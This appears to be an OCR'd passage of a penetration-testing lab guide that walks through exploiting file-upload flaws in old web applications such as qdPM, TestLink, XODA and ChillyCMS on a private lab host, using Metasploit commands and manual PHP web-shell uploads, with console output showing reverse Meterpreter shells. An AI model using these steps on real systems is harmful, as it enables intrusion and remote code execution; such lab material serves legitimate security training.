

Figure 1.18: QdPM application home page

Metasploit Exploitation

Commands

1. search qdPM
2. use exploit/multi/http/qdpm_upload_exec

3. set RHOST 192.168.5.135
4. set USERNAME admin@qdpm.com
5. set PASSWORD 123321
6. exploit



Figure 1.19: Searching exploit module and exploiting QdPM application

Challenge 11: Sflog

Screenshot

Figure 1.20: Sflog application home page

Metasploit Exploitation

Commands

1. search sflog
2. use exploit/multi/http/sflog_upload_exec
3. set RHOST 192.168.5.135
4. exploit

```
msf > search sflog

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/multi/http/sflog_upload_exec  2012-07-06       excellent  Sflog! CMS 1.0 Arbitrary File Upload Vulnerability


msf > use exploit/multi/http/sflog_upload_exec
msf exploit(sflog_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(sflog_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Attempt to login as 'admin:secret'
[*] Uploading payload (1536 bytes)...
[*] Requesting '/sflog/blogs/download/uploads/NmtII.php'...
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 9 opened (192.168.5.139:4444 -> 192.168.5.135:58687) at 2017-12-08 06:47:05 -0500

meterpreter >
```

Figure 1.21: Searching exploit module and exploiting Sflog application

Challenge 12: TestLink

Screenshot



Figure 1.22: TestLink application home page

Metasploit Exploitation

Commands

1. search testlink
2. use exploit/multi/http/testlink_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /testlink
5. exploit

```
msf > search qdPM
msf exploit(testlink_upload_exec) > back
msf > search testlink

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/multi/http/testlink_upload_exec  2012-08-13       excellent  TestLink v1.9.3 Arbitrary File Upload Vulnerability


msf > use exploit/multi/http/testlink_upload_exec
msf exploit(testlink_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(testlink_upload_exec) > set TARGETURI /testlink
TARGETURI => /testlink
```

Figure 1.23: Searching exploit module

```
msf exploit(testlink_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Registering user (cOqJJtgdwPRepV)
[+] Registered successfully
[*] Authenticating user (cOqJJtgdwPRepV)
[+] Authenticated successfully
[*] Setting id (744) and table name (nodes_hierarchy)
[+] Setting id and table name successfully
[*] Uploading PHP payload (1509 bytes)
[+] File uploaded successfully
[*] Retrieving real file name from directory index.
[-] Could not retrieve file name from directory index.
[*] Retrieving real file name from the database.
[+] Successfully retrieved file name (c09d0cf739a32ed50650456c3cef1294)
[*] Executing payload (c09d0cf739a32ed50650456c3cef1294.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 10 opened (192.168.5.139:4444 -> 192.168.5.135:58694) at 2017-12-08 06:49:13 -0500
[!] Deleting c09d0cf739a32ed50650456c3cef1294.php

meterpreter >
```

Figure 1.24: Exploiting TestLink application

Challenge 13: VCMS

Screenshot

Figure 1.25: VCMS home page

Metasploit Exploitation

Commands

1. search vcms
2. use exploit/linux/http/vcms_upload
3. set RHOST 192.168.5.135
4. set TARGETURI /VCMS
5. exploit

```
msf > search vcms

Matching Modules
================

   Name                                Disclosure Date  Rank       Description
   ----                                ---------------  ----       -----------
   auxiliary/scanner/http/vcms_login                    normal     V-CMS Login Utility
   exploit/linux/http/vcms_upload      2011-11-27       excellent  V-CMS PHP File Upload and Execute


msf > use exploit/linux/http/vcms_upload
msf exploit(vcms_upload) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(vcms_upload) > set TARGETURI /VCMS
TARGETURI => /VCMS
msf exploit(vcms_upload) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] 192.168.5.135:80 Uploading payload: Uoggz.php
[*] 192.168.5.135:80 replies status: 200
[*] 192.168.5.135:80 Executing payload: Uoggz.php
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 11 opened (192.168.5.139:4444 -> 192.168.5.135:58708) at 2017-12-08 06:55:31 -0500

meterpreter >
```

Figure 1.26: Searching exploit module and exploiting VCMS application

Challenge 14: WebPagetest

Screenshot



Figure 1.27: Webtestpage home page

Metasploit Exploitation

Commands

1. search pagetest
2. use exploit/multi/http/webpagetest_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /webpagetest/
5. exploit



Figure 1.28: Searching exploit module and exploiting webtestpage application

Challenge 15: XODA

Screenshot



Figure 1.29: Xoda application home page

Metasploit Exploitation

Commands

1. search xoda
2. use exploit/unix/webapp/xoda_file_upload
3. set RHOST 192.168.5.135
4. exploit

```
msf > search xoda

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/webapp/xoda_file_upload  2012-08-21       excellent  XODA 0.4.5 Arbitrary PHP File Upload Vulnerability


msf > use exploit/unix/webapp/xoda_file_upload
msf exploit(xoda_file_upload) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Sending PHP payload (gubJokdhUDOz.php)
[*] Executing PHP payload (gubJokdhUDOz.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 13 opened (192.168.5.139:4444 -> 192.168.5.135:58719) at 2017-12-08 06:59:48 -0500
[!] Deleting gubJokdhUDOz.php

meterpreter > 
```

Figure 1.30: Searching exploit module and exploiting XODA application

Challenge 16: ChillyCMS

Screenshot



Figure 1.31: ChillyCMS home page

Manually Exploitation

Steps

1. Plugin: https://addons.mozilla.org/en-US/firefox/addon/noredirect/
2. Create a rule in No-Redirect Add-on: ^http://localhost/chillyCMS/
3. Next, access http://192.168.2.190/chillyCMS/admin/
4. Upload PHP file
5. Access the PHP file at http://192.168.2.190/chillyCMS/tmp/shell.php

Creating No-Redirect Rule using No-Redirect plugin.



Figure 1.32: Setting rule for No redirect



Figure 1.33: Accessing admin directory

Next, upload the PHP file



Figure 1.34: Uploading php file



Figure 1.35: Accessing the uploaded file

Challenge 17: Free-Blog

Screenshot



Figure 1.36: Free-Blog application login page.

Manually Exploitation

Steps

1. Browse following URL for uploading a file http://192.168.5.135/blog/up.php?del=
2. Choose PHP shell and click on upload
3. Access PHP file from following URL: http://192.168.5.135/blog/log/images/Shell.php



Figure 1.37: Selecting local file for upload



Figure 1.38: Uploaded successfully

Figure 1.39: Accessing the Shell.php file

Reference

- https://www.exploit-db.com